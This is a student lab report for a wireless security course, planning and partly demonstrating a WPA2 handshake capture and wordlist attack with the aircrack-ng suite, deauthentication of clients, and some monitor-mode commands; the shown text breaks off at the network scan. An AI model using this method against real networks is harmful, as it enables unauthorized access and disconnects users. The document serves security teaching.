INDIVIDUAL ASSIGNMENT

TECHNOLOGY PARK MALAYSIA

CT094-3-3-WMSS

WIRELESS AND MOBILE SECURITY

APD3F2302CS(CYB)

HAND OUT DATE: **03 JULY 2023**

HAND IN DATE: **25 SEPTEMBER 2023**

WEIGHTAGE: 50%

NAME: **KHALED WALID ALI ELSAYED RADWAN**

TP No: **TP063017**

Table of Contents

List of Figures

List of Tables

WPA2 Advanced Password Dictionary Attack

1.0 Hypothesis

For this report, the attack that is carried out involves penetrating "WPA2 encryption" by recording “WPA handshakes” and examining the efficacy of utilising a “wordlist” as a brute-force attack to get the password for WLANs encrypted with WPA2 encryption.

2.0 Aim & Objectives

Aim

The purpose of the report is to show and demonstrate cracking a WPA2 encrypted WLAN using the "Aircrack suite", "Wireshark", and a “dictionary wordlist”. "Aircrack" works by gathering the WPA2 connection's required packets, then performing a "deauthentication" attack against users on the specified network using the capture data and a wordlist to decipher the password encrypted with WPA2.


Objectives

- To learn about attack software tools and how to use them (e.g. “Airmon-ng”, “Airodump-ng”, “Aireplay-ng”, and “Wireshark”
- To find WLAN potential vulnerabilities
- To conduct deauthenticated packets capturing with “Wireshark”
- To implement “WPA2” encrypted password cracking using “Wordlist”
- To Demonstrate WLAN scan with “Airodump-ng”
- To implement deauthentication on WLAN users with “Aireplay-ng”
- To suggest Countermeasures in order to prevent password dictionary attack

3.0 Attack Tools

3.1 VM Environments


3.1.1 VMware Workstation Player 15

Description	
Screenshot	
Function	• Able to run only one VM on Linux or Windows PC
Features	• Capability of running virtual machines like Kali Linux, Windows, and Ubuntu • Virtualisation of data center • “VSphere 7” • End-user computing
Limitations	• Performance can often be blocked or hindered • Unable to run multiple VMs
Strengths	• Ability of operating virtual “dual-processor” servers • Capability to migrate multiple VMs using “Vmotion”

	• Ability to boot into operating system bios unlike the other environments • Capability of managing multiple virtual machines is efficient

Table 1: VMware Workstation Player 15

3.1.2 Oracle Virtual Box


Description	
Screenshot	
Function	• Able to run multiple VMs altogether
Features	• Portable • Does not require hardware virtualisation • Folders sharing • Supports a wide variety hardware devices • Remotely displays machine
Limitations	• It depends on the resources of the device (memory, processor, and so on) • Not really modern user interface • Difficulty of setting up for first time
Strengths	• Ease of Configuration • Compatibility with Open standards for virtual machines

	• Excellent host-system communication characteristics that make resource sharing simple

Table 2: Oracle Virtual Box

3.2 Operating Systems


3.2.1 Ubuntu

Description	
Screenshot	
Function	• A virtual machine
Features	• Used for server operations and daily uses • Auto-configuration of hardware • The VM does not contain an antivirus
Advantages	• It is a preferred choice for users that are new to use Linux • It offers a more friendly user interface than Kali • Minimal requirements, whether system or hardware • Developers continuously providing support • Compatibility with different devices

Limitations	• Not fully packed machine with tools of attacking and Pen-testing, unlike Kali • Not always available

Table 3: Ubuntu

3.2.2 Kali Linux


Description	
Screenshot	
Function	• Can be used as an ethical virtual machine
Features	• Mainly used by security researches and E-hacking • Includes various tools for Pen-testing and E-hacking
Advantages	• It is packed with tools for penetration and E-hacking by default • Perfect for users more experienced in Linux • It is a free software • Over six hundred pre-installed tools for Pen-testing • Complete Customisability • Supports various types of wireless devices

Limitations	• Users should have knowledge and be aware of Linux commands to operate the various tools and services offered by Kali Linux • Not really friendly user interface • Unnecessary tools are pre-installed

Table 4: Kali Linux

3.3 Wireless Cracking Tools

3.3.1 Wifite


Description	
Screenshot	
Purpose	• Cracking WLAN AP password
Function	• Cracking WLAN password • Too quick to crack such types of encryption • Friendly user interface
Limitations	• Can only crack “WEP” and “WPS” enabled Wi-Fi security encryption



	• Unable to crack using “wordlists”

Table 5: Wifite

3.3.2 Aircrack Suite

When the “Aircrack Suite” is chosen for an attack, various tools can be used, which are as follows:

Tool	Description	
Airmon-ng	Screenshot	
	Function	• Enables “Monitor Mode” with WLAN adapters for packet capturing • Disables “monitor mode” and switches back into “Managed Mode”
	Purpose	• To monitor and controll WLAN.
	Limitations	• There should be an external adapter to be able to use

<table>
<tr><td rowspan="4">Airodump-ng</td><td>Screenshot</td><td> 
</td></tr>
<tr><td>Function</td><td>• Collects “802.11” frames raw packets</td></tr>
<tr><td>Purpose</td><td>• Capturing the packets from the WLAN adapter
• To show connected hosts to WLAN AP (Access Point)
• To show info of WLAN APs</td></tr>
<tr><td>Limitations</td><td>• There should be an external adapter to be able to use</td></tr>
<tr><td rowspan="3">Aircrack-ng</td><td>Interface</td><td> 
</td></tr>
<tr><td>Function</td><td>• Cracking, “WEP”, “WPA”, and “WPA2” password</td></tr>
<tr><td>Purpose</td><td>• Finding password of WLAN AP</td></tr>
</table>


	Limitations	• There should be an external adapter to be able to use
Airplay-ng	Screenshot	
	Function	• Creating “deauth” attack to WLAN clients on a WLAN to capture “WPA handshake”
	Purpose	• To attack the WLAN and users connected
	Limitations	• There should be an external adapter to be able to use

Table 6: Aircrack Suite

3.4 Hardware Tools

3.4.1 NETGEAR AC1900

Description

Device Pecture	
Function	• Providing WLAN connectivity to a host
Purpose	• Enabling “Monitor Mode” in Kali for packets capturing
Features	• 1900Mbps speed of data transfer • Consisted of 2.4Ghz and 5Ghz ranges of frequency • Compatibility with any operating system (Linux, Windows, MacOS) • Consisted of four internal antennas for longer ranges • Preferred choice of WLAN adapters
Limitations	• High cost

Table 7: NETGEAR AC1900

3.4.2 Ralink Interface 802.11 n WLAN

Description	
Device Picture	

Function	• Providing WLAN connectivity to a host
Purpose	• Enabling “Monitor Mode” in Kali packet capturing
Features	• “2.400-2.487 GHz” channels (1-14) • [150Mbps] • [5V+5%] • [70mA Average]
Limitations	• Maximum [150Mbps] connectivity • Does not support 5Ghz frequency

Table 8: Ralink Interface 802.11 n WLAN

4.0 Test Plan

Case ID	Test Case	Test Objectives	Expected Result	Actual Result
1	Make sure that WLAN adapter is connected to Linux	To Show adapters to connect	The adapter is already connected to the virtual machine “Kali Linux”	As Expected
2	Show “Linux” network card info with the command “iwconfig”	To show interfaces using the command “iwconfig”	“wlan0” should be listed among the available interfaces	As Expected
3	Check for “Monitor Mode” is enabled	To enable “Monitor Mode” using “Airmon-ng”	“Monitor Mode” enable for “wlan0”, and changed to “wlan0mon”	As Expected

4	Show the available services through the command “Airmon-ng” and terminate them using the command “kill [service ID]”	To Avoid mode switches by terminating the services	Services are listed and successfully terminated	As Expected
5	Scan for available access points to attack	To run the scan using the command “Airodump”	Available access points will be shown	As Expected
6	Get the target WLAN “BSSID”, “Channel”, and “ESSID”	To Gather required target’s info	All target’s info are shown	As Expected
7	Perform scanning on the WLAN targeted	To specify it the target WLAN	The WLAN is scanned and shown	As Expected
8	Create a “.cap” file through the command “Airodump-ng” to capture target WLAN’s data and save it	To save data packets captured in a capture file	Packets are captured and saved in a “.cap” file	As Expected
9	Show available clients on target WLAN	To identify targets on the WLAN for deauthentication	Available clients are shown using “Airodump-ng”	As Expected
10	To de-authenticate WLAN clients using “Airplay-ng”	To capture “WPA handshake”	“Aireplay” command can send “deauth”	As Expected

			packets to the WLAN targeted	
11	Check WLAN targeted and monitor for a “handshake”	To ensure that WLAN clients are disconnected	“WPA handshake” capture displayed with the interface “BSSID”	As Expected
12	Review the “WPA Handshake” in the “.cap” file	To display “EAPOL WPA handshake” packets	Data packets are displayed with the “WPA” data required for cracking	As Expected
13	Crack the password using “wordlist” and the command “aircrack-ng”	To perform the attack using “rockyou.txt wordlist”	Password can be cracked and displayed	As Expected

Table 9: Test Plan

5.0 Demonstration




Figure 1: Wireless Adapter is Connected

To conduct this Password Dictionary attack on WPA2 encrypted WLAN, the first step is to make sure that the WLAN adapter is connected to the VM, and then turn it into the monitor mode, to capture all required packets. According to what is shown in the figure below, the wireless card is put into "Managed Mode", thus, it is required to change it into "Monitor Mode".




Figure 2: Show network card info

To enable "Monitor Mode", the command “airmon-ng start wlan0” should be executed.

Figure 3: Enabling Monitor Mode

Once the adapter is put into “Monitor Mode”, available services will be displayed. Those services should be killed/terminated to maintain the “Monitor Mode” effectively, otherwise it is potential for the wireless card to switch “Monitor Mode” to “Managed Mode”.

The command "kill" can be used to terminate those processes as follows.




Figure 4: Terminate Processes

The command “airmon-ng check kill” can be used as well for services termination.




Figure 5: Ensure the Termination

Using the tool “airodump-ng”, available WLAN access points will be scanned, and their packet info also will be displayed (Encryption, Range, Channel, MAC address).

Once running the command “airodump-ng wlan0mon”, all available APs will be displayed.





Figure 6: Scan Available Networks

